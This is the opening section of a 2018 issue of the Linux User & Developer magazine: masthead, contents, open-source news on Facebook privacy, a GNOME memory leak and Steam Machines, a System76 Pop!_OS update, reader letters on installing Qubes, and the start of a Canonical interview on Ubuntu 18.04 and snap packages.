EXCLUSIVE CANONICAL INTERVIEW

www.linuxuser.co.uk

Linux User & Developer™

THE ESSENTIAL MAGAZINE FOR THE GNU GENERATION

YOUR ULTIMATE GUIDE

CONTROL CONTAINERS

Level up your Docker skills • Master Vagrant scripting • Perfect configs for Ansible & Puppet

SPECIAL REPORT

Ruby isn't dead

"We will do everything to survive"

- Creator, Yukihiro "Matz" Matsumoto

NEW UBUNTU!

30 FEATURES OF 18.04

CLOUD, CONTAINERS, CORE DESKTOP, IOT, SERVER

Pi 3 B+ PROJECTS TO TRY

- Super-size Pi storage
- Make an assistant AI with Mycroft Core

+ EXPERT TUTORIALS

- Git: Master version control
- Arduino: DIY coffee maker
- Security: Stop root attacks

MX Linux 17.1

The wonderfully built distro that you've probably never heard of

Security distros

Tested: Four of the best secure distros in the Linux universe

ALSO INSIDE

» Kernel in-depth
» TerraMaster's new NAS tested

PUT A PAUSE
IN YOUR DAY
With so many demands from work, home and family, there never seem to be enough hours in the day for you. Why not press pause once in a while, curl up with your favourite magazine and put a little oasis of 'you' in your day.
PRESS PAUSE
ENJOY A MAGAZINE MOMENT
To find out more about Press Pause, visit;
pauseyourday.co.uk

LinuxUser & Developer
THE MAGAZINE FOR THE GNU GENERATION

Future PLC Quay House, The Ambury, Bath BA1 1UA

Editorial
Editor **Chris Thornett**
chris.thornett@futurenet.com
01202 442244
Designer **Rosie Webber**
Production Editor **Ed Ricketts**
Editor in Chief, Tech **Graham Barlow**
Senior Art Editor **Jo Gulliver**

Contributors
Dan Aldred, Joey Bernard, Christian Cawley, John Gowers, Toni Castillo Girona, Jon Masters, Bob Moss, Paul O'Brien, Mark Pickavance, Calvin Robinson, Mayank Sharma, Alex Smith

All copyrights and trademarks are recognised and respected. Linux is the registered trademark of Linus Torvalds in the U.S. and other countries.

Advertising
Media packs are available on request
Commercial Director **Clare Dove**
clare.dove@futurenet.com
Advertising Director **Richard Hemmings**
richard.hemmings@futurenet.com
☎01225 687615
Account Director **Andrew Tilbury**
andrew.tilbury@futurenet.com
☎01225 687144
Account Director **Crispin Moller**
crispin.moller@futurenet.com
☎01225 687335

International
Linux User & Developer is available for licensing. Contact the International department to discuss partnership opportunities
International Licensing Director **Matt Ellis**
matt.ellis@futurenet.com

Subscriptions
Email enquiries **contact@myfavouritemagazines.co.uk**
UK orderline & enquiries **0344 848 2852**
Overseas order line and enquiries **+44 (0)344 848 2852**
Online orders & enquiries **www.myfavouritemagazines.co.uk**
Head of subscriptions **Sharon Todd**

Circulation
Head of Newstrade **Tim Mathers**

Production
Head of Production US & UK **Mark Constance**
Production Project Manager **Clare Scott**
Advertising Production Manager **Joanne Crosby**
Digital Editions Controller **Jason Hudson**
Production Manager **Nola Cokely**

Management
Managing Director **Aaron Asadi**
Editorial Director **Paul Newman**
Art & Design Director **Ross Andrews**
Head of Art & Design **Rodney Dive**
Commercial Finance Director **Dan Jotcham**

Printed by
Wyndeham Peterborough, Storey's Bar Road, Peterborough, Cambridgeshire, PE1 5YS

Distributed by
Marketforce, 5 Churchill Place, Canary Wharf, London, E14 5HU
www.marketforce.co.uk Tel: 0203 787 9001
ISSN 2041-3270

We are committed to only using magazine paper which is derived from responsibly managed, certified forestry and chlorine-free manufacture. The paper in this magazine was sourced and produced from sustainable managed forests, conforming to strict environmental and socioeconomic standards. The manufacturing paper mill holds full FSC (Forest Stewardship Council) certification and accreditation

All contents © 2018 Future Publishing Limited or published under licence. All rights reserved. No part of this magazine may be used, stored, transmitted or reproduced in any way without the prior written permission of the publisher. Future Publishing Limited (company number 2008885) is registered in England and Wales. Registered office: Quay House, The Ambury, Bath BA1 1UA. All information contained in this publication is for information only and is, as far as we are aware, correct at the time of going to press. Future cannot accept any responsibility for errors or inaccuracies in such information. You are advised to contact manufacturers and retailers directly with regard to the price of products/services referred to in this publication. Apps and websites mentioned in this publication are not under our control. We are not responsible for their contents or any other changes or updates to them. This magazine is fully independent and not affiliated in any way with the companies mentioned herein.

If you submit material to us, you warrant that you own the material and/or have the necessary rights/permissions to supply the material and you automatically grant Future and its licensees a licence to publish your submission in whole or in part in any/all issues and/or editions of publications, in any format published worldwide and on associated websites, social media channels and associated products. Any material you submit is sent at your own risk and, although every care is taken, neither Future nor its employees, agents, subcontractors or licensees shall be liable for loss or damage. We assume all unsolicited material is for publication unless otherwise stated, and reserve the right to edit, amend, adapt all submissions.

FUTURE
Connectors. Creators. Experience Makers.

Future plc is a public company quoted on the London Stock Exchange (symbol: FUTR)
www.futureplc.com

Chief executive **Zillah Byng-Thorne**
Non-executive chairman **Peter Allen**
Chief financial officer **Penny Ladkin-Brand**

Tel +44 (0)1225 442 244

Welcome

to issue 191 of Linux User & Developer

In this issue

» Control Containers, p18
» The Future of Ruby, p32
» Ubuntu 18.04, p58

Welcome to the UK and North America's favourite Linux and open source magazine. It's been another fascinating month in the open source world. Of course, Ubuntu 18.04 LTS has landed, but we've also seen strong open source advocate Nextcloud snag a seven-figure deal to supply the German federal government with a private Bundescloud for 300,000 civil servants. Then Microsoft floored a lot of people by revealing an entirely Linux-based OS for a microcontroller it is touting for IoT devices. The Linux Foundation's Jim Zemlin describes Microsoft's Linux usage as the "new normal" – and we shouldn't be surprised, plenty of companies now use Linux and FOSS when it makes money and practical sense. To that end we turn to our main feature this month, where we'll show you how to use open source containers and products from Ansible, Docker, Puppet and Vagrant to help recover systems and make deployments easier (p18). We've also covered what open source Ubuntu has to offer this time (p58), not just for desktop, but also server, cloud, containers and core. Enjoy!
Chris Thornett, Editor

NEW LETTERS PRIZE
The best letter wins an iStorage datAshur Pro!
linuxuser@futurenet.com
Twitter: @linuxusermag
Facebook: facebook.com/LinuxUserUK
FIND MORE DETAILS ON PAGE 11

For the best subscription deal head to:
myfavouritemagazines.co.uk/sublud
Save up to 20% on print subs! See page 30 for details

Contents

OpenSource

06 News
Mozilla offers a partial solution for Facebook privacy issues

10 Letters
Write on, readers

12 Interview
We chat with Canonical about its vision for Ubuntu 18.04 – and beyond

16 Kernel Column
Jon Masters on the latest happenings

SpecialReport

32 Ruby is alive and well
The venerable language may be 25 years old, but it's still going strong

Features

18 Control Containers
Containers and scripts can save you time, help to recover systems and make deployments easier. **Bobby Moss** explains how to use Docker, Vagrant, Puppet, Ansible and more to create containers in the cloud or elsewhere, work with virtualisation, and manage deployments

58 Top features of Ubuntu 18.04
Ubuntu 'Bionic Beaver' 18.04 represents the first long term support release of a new generation of Canonical's leading Linux distribution, and brings with it a raft of exciting changes. We take an in-depth look at the new and improved features across all flavours of 18.04, from Desktop and Server to Cloud, Containers and Core, to see how it can make your computing life easier and more secure

Tutorials

36 Essential Linux: Git
Get started with Git and learn how to use its version control capabilities

40 Arduino: DIY coffee dispenser
Set up your own automated office coffee club with the help of an Arduino that's used as a keycard reader

44 Security: privilege escalation
Learn how attackers may gain root access by exploiting bugs and services

48 Python: TensorFlow
Use the open source neural network to automatically classify images


52 Programming: Rust
An introduction to systems programming with the 'safe C'


LinuxUser & Developer

Issue 191
May 2018
facebook.com/LinuxUserUK
Twitter: @linuxusermag

FileSilo

94 Free downloads
We've uploaded a host of new free and open source software this month





Practical Pi

72 Pi Project: PipeCam
Electronics technician **Fred Fourie** wanted to build an affordable underwater camera rig using inexpensive and easily sourceable components. His ingenious solution, PipeCam, involved a Raspberry Pi – and plenty of waterproof sealant

74 Boot your Pi 3 B+ from USB
You might not know it, but the new Pi 3 B+ can be booted from a USB-connected drive rather than an SD card. Find out how to set it all up

76 Mycroft: DIY voice assistant
Create your own Alexa/Google Home/Siri/Cortana alternative using Mycroft running on a Pi – and ensure all your data stays within your control!

Reviews

81 Group test: Security distros
We put four specialised builds that promise enhanced security to the test to see which keeps you the safest

86 Reviews: Hardware
How well do the TerraMaster F4-420 NAS and the Trendnet TEW-817DTR portable wireless router perform?

88 Distros: MX Linux 17.1
A joint effort between the antiX and MEPIS communities which touts a clean and slick desktop experience

90 Fresh FOSS
Searchmonkey JAVA 3.2.0, beets 1.4.6 CLI media library, Gambas 3.11.0 for creating graphical apps for Linux, and SimpleScreenRecorder 0.3.10

Back page

96 Happy Forever Day
Another intriguing short story from sci-fi author Stephen Oram

FREE DVD! NEW UBUNTU 18.04 LTS
CONTROL CONTAINER
Pi 3 B+
FREE DVD! REVIEWED NEW Pi 3 B+
ELECTRONICS FOR PI HACKERS
4.7GB DVD! TOP BACKUP TOOLS
BUILD THE PERFECT NETWORK
Qubes OS
51 PAGES OF GUIDES

SUBSCRIBE TODAY
Save up to 20 per cent when you subscribe! Turn to page 30 for more information

SECURITY


Facebook investigated, apologises for breach of trust

Mozilla offers solution: Facebook Container protects browsing activity and limits data-tracking

The headline-grabbing Cambridge Analytica scandal has hit users of all platforms, highlighting once again the importance of openness when it comes to the treatment of personal data by online services such as social networks. Keeping in mind that just 270,000 people used the 'thisisyourdigitallife' app, it is staggering that data for 50 million people (including friends and family of the app users) was then farmed, and used for political-campaign targeting in a process that began in 2014.

Mark Zuckerberg, as ever doing his best to distance Facebook from scandal, took the time to issue a full-page apology in several newspapers. In it, the billionaire CEO apologises for the 2014 breach of trust "that leaked Facebook data of millions of people" and reveals that along with limiting data to third-parties, Facebook is "also investigating every single app that had access to large amounts of data before we fixed this," working on the basis that others have been able to gather similar volumes of data.

Despite the apologies ("I promise to do better for you"), and new privacy features in the mobile app, the fact remains that this data was acquired without illegally breaching servers. No one broke in or stole a database. Rather, as Nick Thompson of CBS News observed, "It worked because Facebook has built the craziest most invasive advertising model in the history of the world and someone took advantage of it."


Facebook - Log in or Sign Up
Facebook
Contain your Facebook session—and your Facebook identity—so it's harder for Facebook to track you around the web.

Above It's time to take control of Facebook data privacy with Mozilla's Facebook Container

Some feel that the damage has already been done; Facebook's brand was already tarnished by previous controversies and suspicion. It seems unlikely, however, that the platform will be abandoned overnight, giving the social network the opportunity to at least partially recover.

Targeting users fed up with Facebook's privacy abuses – particularly following the Cambridge Analytica scandal – Mozilla has issued a new browser extension that aims to tackle the issue of Facebook tracking. Two years in development – although that development has been recently accelerated for a prompt release – Facebook Container offers a solution to that most annoying question: "How do I quit Facebook without actually quitting?"

Mozilla was quick to remind users that tracking is a problem ("pages you visit on the web can say a lot about you. They can infer where you live, the hobbies you have, and your political persuasion"), and that Facebook "has a network of trackers on various websites. This code tracks you invisibly." Thus Mozilla's add-on aims to segregate Facebook activity, essentially isolating it from your other online activities.

While Mozilla is at pains to highlight that the Cambridge Analytica incident could not have been avoided with the use of its Facebook Container extension, the tool at least gives users the choice to limit what they share. Importantly (and unsurprisingly given the circumstances), Mozilla collects no information from the extension; it records only when the extension has been installed or removed.

SOFTWARE

GNOME Shell memory leak bug discovered

If it's not fixed soon, Ubuntu 18.04 could ship with an annoying bug

Memory leaks have most famously affected browsers in the past, so the idea that a desktop environment should be subject to one of these resource-draining bugs is surprising. But GNOME Shell 3.26.2, which is most commonly found in Ubuntu 17.10, has a leak that has been spotted by a number of users, and reported as a bug.

It appears the bug is triggered by performing actions with an associated animation. Things such as opening the overview, minimising windows or simply switching them can result in a system that grinds to a halt after a few hours of use, hitting productivity. That's not ideal, especially if you're using a laptop; you can't just reboot your way out of trouble if the added load has also drained your battery.

Once triggered, RAM use increases minute by minute. The problem is best illustrated by **launchpad.net** user Jesus225: "No matter what you do, gnome-shell eats up RAM slowly... After one day of usage (just web browsing) gnome-shell increased RAM usage from 100M to 350M. It does not free it up even if you close all windows. In my 4GB machine, it means that either I restart every day or I start facing swap issues the second day", they said.

Subsequent investigation has proved that the problem does indeed exist, summarised best by developer Georges Basile Stavracas: "I suspect we're leaking the final buffer somewhere". He has traced the issue, noting that "something is going on with the Garbage Collector." A tool for automatic resource recovery, Garbage Collection principles have been used for over 65 years, so a failure here might be seen as somewhat embarrassing. Attempting to unpack the issue, Stavracas reported that after giving up hope, "I found a very interesting behavior that I could reproduce [...] Triggering garbage collection was able to reduce the amount of memory used by GNOME Shell to normal levels."

It's perhaps surprising that it took so long for the bug to be spotted, but will the fix be ready in time for Ubuntu 18.04 LTS?


DISTRO FEED

Top 10

(Average hits per day, 30 days to 6 April 2018)

1.	Manjaro	▼	3248
2.	Mint	▼	2806
3.	Ubuntu	▲	1887
4.	Debian	▼	1526
5.	elementary	▲	1325
6.	Solus	▼	1290
7.	MX Linux	▼	1225
8.	Fedora	▲	968
9.	Zorin	▼	862
10.	Antergos	▼	783

This month



In development (4)
Stable releases (22)

BSD operating systems have recently seen a renaissance, with FreeBSD-based TrueOS hovering in the top 10 and other options in the top 100

Highlights

TrueOS
TrueOS prides itself on being easy to install, with a graphical installation system and a good number of pre-configured desktop environments.

OpenBSD
Security-focused, OpenBSD 6.3 features ISO support in the virtual machine daemon, updates to LibreSSL and OpenSSH, and SMP for ARM64 systems.

NetBSD
This popular implementation of the Berkeley Software Distribution is a lightweight OS designed to work on a wide range of hardware platforms.

Latest distros available:
filesilo.co.uk

GAMING

Steam Machines on the way out?

Valve announces a change of strategy for its Linux boxes

Once touted as the brave new future for PC gaming, Steam Machines – console-like PCs running the Linux-based SteamOS and produced by Alienware, Asus and others – somehow went largely unnoticed. Perhaps it was SteamOS's lack of traction, or perhaps Steam's own Link game-streaming boxes nixed the idea of Steam Machines before it could really get going.

Whatever the case, Valve is no longer promoting Steam-powered PCs via the Hardware link on the Steam website or its desktop client – although the page itself has not been removed.

When its "routine cleanup" eventually morphed into an 'anti-Steam Machines' conspiracy theory, Valve opted to address concerns. Overall, it appears to be a general change of strategy, although the Steam Machines are still available; they can be searched for in Steam, and the Steam Machines page is still live, just not easily found. In a blog post on 4 April, Valve's Pierre-Loup Griffais emphasised that Steam's strategy hasn't really changed. "While it's true Steam Machines aren't exactly flying off the shelves... we're still working hard on making Linux operating systems a great place for gaming and applications. We think it will ultimately result in a better experience for developers and customers alike, including those not on Steam. SteamOS will continue to be our medium to deliver these improvements to our customers, and we think they will ultimately benefit the Linux ecosystem at large."

> "It's true Steam Machines aren't exactly flying off the shelves"

Above Steam Machines aren't quite dead, but they are on life support

Among these improvements are investment in the Vulkan graphics API and shader pre-caching. Steam Machines or not, Valve isn't giving up on Linux just yet.

HARDWARE

Intel discontinues its graphics updater

Many new distros just don't need it any more

As Linux distributions develop and improve, it isn't unusual for third-party tools and software to adapt. The Intel Graphics Update Tool is a good example. Released in 2013 to give Linux users a safe and reliable way to install and upgrade to stable drivers and firmware on Intel graphics hardware, five years down the line the software has become largely redundant.

The Intel graphics blog announced on 8 March that "users will notice Fedora 27 and Ubuntu 17.10 and beyond are very current. Therefore, we are discontinuing the Update Tool as of version 2.0.6. The final version 2.0.6 of the update tool was targeted specifically at both Ubuntu 17.04 and Fedora 26. Earlier revisions for those Linux distributions are no longer being supported."

Previously known as the Intel Graphics Installer for Linux, the tool was used widely on systems with Intel graphics. Typically laptops, some desktops and many all-in-ones also rely on Intel graphics. So with the update tool put out to pasture, how will you keep your Linux system's graphics up to date? Is a new laptop or GFX card required?

In the case of Ubuntu and Fedora at least, the inclusion of Intel graphics support in these distributions (and downstream) means that the update tool is no longer required.

With other distros, the case isn't so clear-cut. Over the years, many users have relied on the Intel graphics support forum for help and assistance. This will not immediately close; the blog announced that the forum will be maintained for a while, before being reconfigured as an archive. Users running older distros and hardware will be hit hardest by this, so upgrade wherever possible.

DISTRO UPDATE

Pop!_OS: In pursuit of an efficient and creative environment for users

Since announcing its own Linux distribution called Pop!_OS, System76 has been building steadily to the launch of 18.04

Before Pop!_OS, our attention was focused on ensuring our computer hardware ran flawlessly with Linux. When the end of Unity was announced last year, it created a lot of unknowns among the team; but what started as an unknown quickly became an opportunity. For over 12 years, we had been outsourcing one of System76's most important customer interactions, the desktop experience – and during this tenure, we collected tons of data: a list of customer requests for an improved desktop interface.

Linux excels in the fields of computer science, engineering and DevOps – this is where our customers live. It's important for us to make sure we create the most productive computer environment for them to be efficient, free and creative. During the first Pop release, we addressed the most common pain-points we heard from customers with the Linux desktop: the initial user setup time, bloatware, the need for up-to-date drivers and software, and a fast and functional app center.

Additionally, it was important that Pop!_OS provided a pleasant experience for non-System76 customers. This meant ensuring Pop!_OS was lighter, faster and more stable than the experience people were used to. If Pop!_OS can turn unusable machines into working units, this is a win for a maker. It means wider accessibility, enabling anyone to create a project using a more powerful desktop interface.

It's with the second launch, 18.04, where we really start to make an impact. So what's different?

Heightened security

Pop!_OS encrypts your entire installation by default. Our new installer also enables full-disk encryption for pre-installs that ship from System76 or another OEM. System76's laptops that use Pop!_OS also receive a feature that provides automatic firmware updates, ensuring the PC is always secure and reliable.

Performance management

18.04 includes an improved battery-level indication so users can stay on top of their remaining power. We've also added a CPU and GPU toggle to switch between power profiles from the system menu, such as NVIDIA Optimus, energy-saving, high-performance and others.

New installer experience

The new installer is designed with a story arc of artwork that carries you through the installation and permeates through the operating system. The installer does four things: enables us to ship computers with full-disk encryption; simplifies the installation process; installs extremely fast; and demonstrates the artwork and style that will begin to permeate other areas of the operating system, as seen in the new Pop!_Shop artwork.

USB flashing utility

Popsicle is a new utility that launches when you double-click an ISO in the file manager. It is a USB startup disk creator that can flash one or many hundreds of USB drives at once.

Carl Richell
Carl is the founder and CEO of System76, a manufacturer of Linux computers.

> "One of the things we're most grateful for is having such an active Pop!_OS community providing feedback"

Other new features include a Do Not Disturb switch to nix notifications, easy HiDPI and standard DPI switching for mixed displays or legacy applications, curated applications in the Pop!_Shop with new artwork, and systemd-boot and kernelstub replace GRUB on new UEFI installs.

18.04 was a result of maintaining inclusion and collaboration from the Pop!_OS community team, working with elementary OS on the new Linux installer and, of course, the massive amount of work that occurs upstream in GNOME, Ubuntu, Debian, the kernel and countless other projects. There was a lot of testing required in order to ensure Pop!_OS was compatible across various types of hardware configurations.

One of the things we're most grateful for is having such an active Pop!_OS community, which has been energetic in providing feedback. We'd like to continue improving the OS as a tool to enhance your workflow productivity and we always welcome more feedback. So give Pop a try at **https://system76.com/pop** and tell us what you need at **www.reddit.com/r/pop_os**.

COMMENT

Your letters

Questions and opinions about the mag, Linux and open source

Qubes tips

Dear LU&D, I enjoyed the Qubes OS tutorial in **LU&D189** (Features, p60), and thought I would share with you three glitches that might put some newcomers off.

Firstly, the installer seems to offer no way to overwrite a previous OS (in my case, Windows 10) and instead tried to squeeze the install into some free space. This meant I had to create a live USB (I used Mint) just to use its Disks program to delete the partitions. Other readers may benefit from planning this in advance.

Having got past that hurdle I felt some newcomers might be perturbed by the uneven progress of the installation, which apparently counts files not megabytes, and thus appears to 'stall' while installing large files like the templates. The workaround is not to watch too closely: trust that the number of files will increment again if you leave it for twenty or thirty minutes.


After a reboot I had the chance to select optional templates, and these took a while to install, with a progress bar that travelled from side to side during the process. After playing with Qubes and deciding to use it seriously, I noted from the tutorial that a new version was imminent. I thought that I would do a fresh install of Qubes 4.0 and downloaded it.

This version has a similarly uneven progress bar at the install stage and after the reboot the side-to-side motion of the second progress bar froze completely. Leaving the computer for an hour or so when I came back it had nonetheless completed its configuration.

The moral again is, don't panic! Do not assume because the progress gauge freezes that the process has 'hung'. Have a cuppa or even a meal before giving up!

Anyway, many thanks for the tutorial and I hope my comments might encourage others to persevere with a couple of glitches that turn out to be purely cosmetic, and to reassure them that once installed the default config is much more reliable than the slightly uneven installer.

River Att



Right Keep calm and install Qubes: good advice from one of our readers

Chris: Great advice there. Personally, I've not experienced the problem you mentioned with being unable to overwrite a Windows OS. In Qubes R3.2's Installation Summary, under the System option you can select custom partitioning. On the next screen I was able to choose 'I will configure partitioning' and use a manual partitioning GUI to remove existing OS partitions and create the required partitions for Qubes OS (as you would do in GParted). However, this may be issue with Windows, as we're usually deleting Linux distros when installing.


Regarding 4.0, we were holding on for the RC4 to be confirmed as the final, but it didn't come in time for our disc deadline, unfortunately. It turned out that the project released an RC5 before going on to full release, so it was probably the right call. Fortunately, Qubes OS 3.2 is being supported for a further year after 4's release, rather than the usual six months, because of the new hardware certification requirements for Qubes 4.0. We would suggest that if you want to follow the tutorial you should use 3.2, but for general use we'd recommend grabbing the latest release.

The missing middle

I love your magazine and have read it since I first decided to try Linux, and bought it with the Ubuntu 16.04 cover disc to use as my first Linux OS. I've now moved away from Ubuntu and happily swap between (admittedly

TOP TWEET

MX Linux is an up-and-coming distro, but this quick straw poll told us that it probably needed a little profile-raising help. It's on the disc, so try it out!



COMPETITION

This issue's winner: River Att

Impart your Linux wisdom to an adoring audience or rant if you must – just send your letters to **linuxuser@futurenet.com**. The best letter wins a 16GB iStorage datAshur Pro USB 3.0 flash drive worth £89! As well as offering XTS-AES 256-bit encryption, this drive will delete a user's login after ten failed attempts and hold the data secure for an admin's PIN. If the admin fails ten times the drive data is deleted permanently. For more details head to **https://istorage-uk.com**.

mostly Debian-based) distros without any worry.

The thing I've been finding for some time is that I seem to be caught in the middle with your articles. You have some great features for beginners and what look like great tutorials for more advanced users, but I just seem to be floundering – frustrated that I get all the basics, but unable to feel like I can get to grips with the more advanced features.

Have you thought about creating guides for those of us who are relatively new to Linux and feel like more than beginners, but aren't quite ready to get to grips with the more complex stuff?

Lee Burgum

Chris: Thanks for your feedback, Lee. It is hard to please everyone all the time, but we do try to make it so that even the complex subjects we cover are accessible to the 'average' (if there is such a thing) Linux user. However, by the sound it of we aren't quite hitting the mark for a portion of our loyal readers.

As usual, we'd be interested to know what subjects interest 'middling-experienced' users. You can email us

Left Don't delay, fill in the **Linux User & Developer** Reader Survey today! Help us make the mag even better and get 10 per cent off Linux products at **www.myfavouritemagazines.co.uk**, a free copy of the 6th edition Python Book and a chance to win a stylish Varidesk Exec 40 adjustable desk worth £495 ($550)!

with your thoughts at **linuxuser@futurenet.com** or, if you haven't already done so, please fill in the Linux User and Developer Reader Survey (**https://www.surveymonkey.co.uk/r/LUDSurvey2018**). The survey is a genuine chance to guide what we do and already we've seen some clear indications of what you like – so thank you, dear readers, it's greatly appreciated.

Sans disc

The only (two) copies that I could find of issue 188 of **Linux User & Developer**, February 2018, did not have their DVDs. I went ahead and purchased one as I really wanted the articles on Virtualise Your System, but was wondering about getting a DVD with the software. When I spoke with the vendor, they said that those were the only ones they had in inventory. I find thieves despicable.

David Smith

Chris: Yes, we hate when the tea-leafs rip off the discs and skulk away, too. Sorry there were only two copies, David. If everyone wants to see better distribution of the magazine please feel free to scream (politely) at our management. You could always tweet **@futureplc** or use the contact form at **www.futureplc.com/contact** to ask for more copies. Better still, subscribing is the way to go and the best deals are always at our dedicated magazine portal **https://www.myfavouritemagazines.co.uk/sublud** for UK, Europe and US subs.

Below Don't feed the disc rage – leave them on the magazine or David will find you. Yes, *you* there

INTERVIEW CANONICAL

Ubuntu 18.04: Sandboxes, surveys and GNOME shell

As Canonical continues its pursuit of profitability, we spoke to the Desktop and Server teams at the company to decipher their ambitions for the release of 18.04 – and their plans for the future

Will Cooke
Will is the desktop director at Canonical, who oversees putting the desktop ISO together.

David Britton
David is the engineering manager of Ubuntu Server at Canonical.

Top Right You can try Communitheme with an early snap by installing it with snap `install communitheme` or wait for 18.10. Once installed just logout out and select it from the cog options

The release of Bionic Beaver is important. Not only is it the LTS – with five years' worth of support – that will see millions of users installing Ubuntu for the first time with GNOME firmly nestled in the desktop environment slot, but it could be the release that sees Canonical through IPO. We spoke to the team in early April about the overall goals for Ubuntu 18.04 LTS.

WILL COOKE: Typically, we find that most of our users like to install it once, and then leave it alone, and know that it'll be looked after itself. That's more important in the cloud environment than it is on the desktop, perhaps. But the joy of Ubuntu is that you can do all of [your] development on your machine, and then deploy it to the cloud, running the same version of Ubuntu, and be safe in the knowledge that the packages that are installed on your desktop are exactly the same as the ones that are in your enterprise installation.

When you've got thousands of machines deployed in the cloud in some way, the last thing you want to be doing is maintaining those every single year and upgrading it, and dealing with all the fallout that happens there. So the overarching theme for Ubuntu 18.04 is this ability to develop locally and deploy to your servers – the public cloud, to your private cloud, whatever you want to do – your servers. But also edge devices, as well.

So we've made lots of advances in our Ubuntu Core products [see p68], which is a really small, cut-down version of Ubuntu, which ships with just the bare minimum that you need to bring a device up and get it on the network. So the packages that you can deploy to your service, to your desktop, can also be deployed to the IoT devices, to the edge devices, to your network switches. That gives you a really unparalleled ability and reliability to know that the stuff you're working on can be packaged up, pushed out to these other devices, and it will continue to work in the same way that it works on your desktop.

A key player in that story is the snap packages that we've been working on. These are self-contained

binaries that work not only on Ubuntu, but also on Fedora or CentOS or Arch.

So as an application developer, for example, not a desktop application necessarily, but it could be a web app, it could be anything – you can bundle up all of those dependencies into a self-continued package, and then push that out to your various devices. And you know that it will work, whether they run Ubuntu or not. That's a really powerful message to developers: do your work on Ubuntu; package it up; and push it out to whatever device that is running Linux, and you can be reliant on it continuing to work for the next five years.

What's the common problem that devs have with DEBs and RPMs that has led to the snaps format?

WC: There are a few. Packaging DEBs – or RPMs, for that matter – is a bit of a black art. There's a

QUICK GUIDE
Beyond 18.04: GNOME Shell 4

Wayland, the display server protocol, wasn't stable enough to be the default for Ubuntu 18.04 LTS, but it's definitely coming and will benefit from other technologies that are being worked on. As well as PipeWire (for improving video and audio under Linux), we're likely to see an architecture change with GNOME Shell 4. However, things aren't that simple, as Will Cooke explained: "GNOME Shell 4 shell is a bit of a strange topic. GNOME tell me they have never said there is going to be a GNOME Shell 4. There will be a GNOME 4 – you know, a new version of all the libraries and all the applications and all that kind of thing. But they haven't actually committed to doing a whole new shell or changing the way that it works."

One of the ideas for GNOME 4 is to significantly change the experience during a display server crash. For example, if the display server crashes while you are working on a LibreOffice document, there's a chance that it may not be auto-saved, and you'll lose all of that work: "At the moment, if the compositor Mutter in the GNOME stack crashes in Wayland, it crashes Wayland and it crashes your entire session. So you're thrown back to the login screen, and all of the applications that you're running get killed and you're back in the position of just switching your machine on."

One of the considerations for GNOME 4 is to make a crash play out more like X.Org in the future: "The display server can restart and the shell can restart, and all of the applications will continue running in the background. So you might not even notice that there was a problem."

Above Regardless of the confusion over GNOME Shell 4's existence, Canonical seems confident that the new shell will bring a change to how Wayland deals with display server crashes

certain amount of magic involved in that. And the learning process to go through it, to understand how to correctly package something as a DEB or RPM – the barrier to entry is pretty high, there. So snaps simplify a lot of that.

Again, part of the fact, really, is this ability to bundle all the dependencies with it. If you package your application and you say, "Okay, I depend on this version of this library for this architecture," then the dependency resolution might take care of that for you. It probably would do. But as soon as your underlying OS changes that library, for example, then your package breaks. And you can never be quite sure where that package is going to be deployed, and what version of what OS it's going to end up on.

So by bundling all of that into a snap you are absolutely certain that all of your dependencies are shipped along with your application. So when it gets to the other end, it will open and run correctly.

The other key feature, in my mind, is the security confinement aspect. X.Org, for example, is a bit long in the tooth now. It was never really designed with secure computing in mind. If something is running as a root, or it's running as your user, then it has the permissions of that user that's running it.

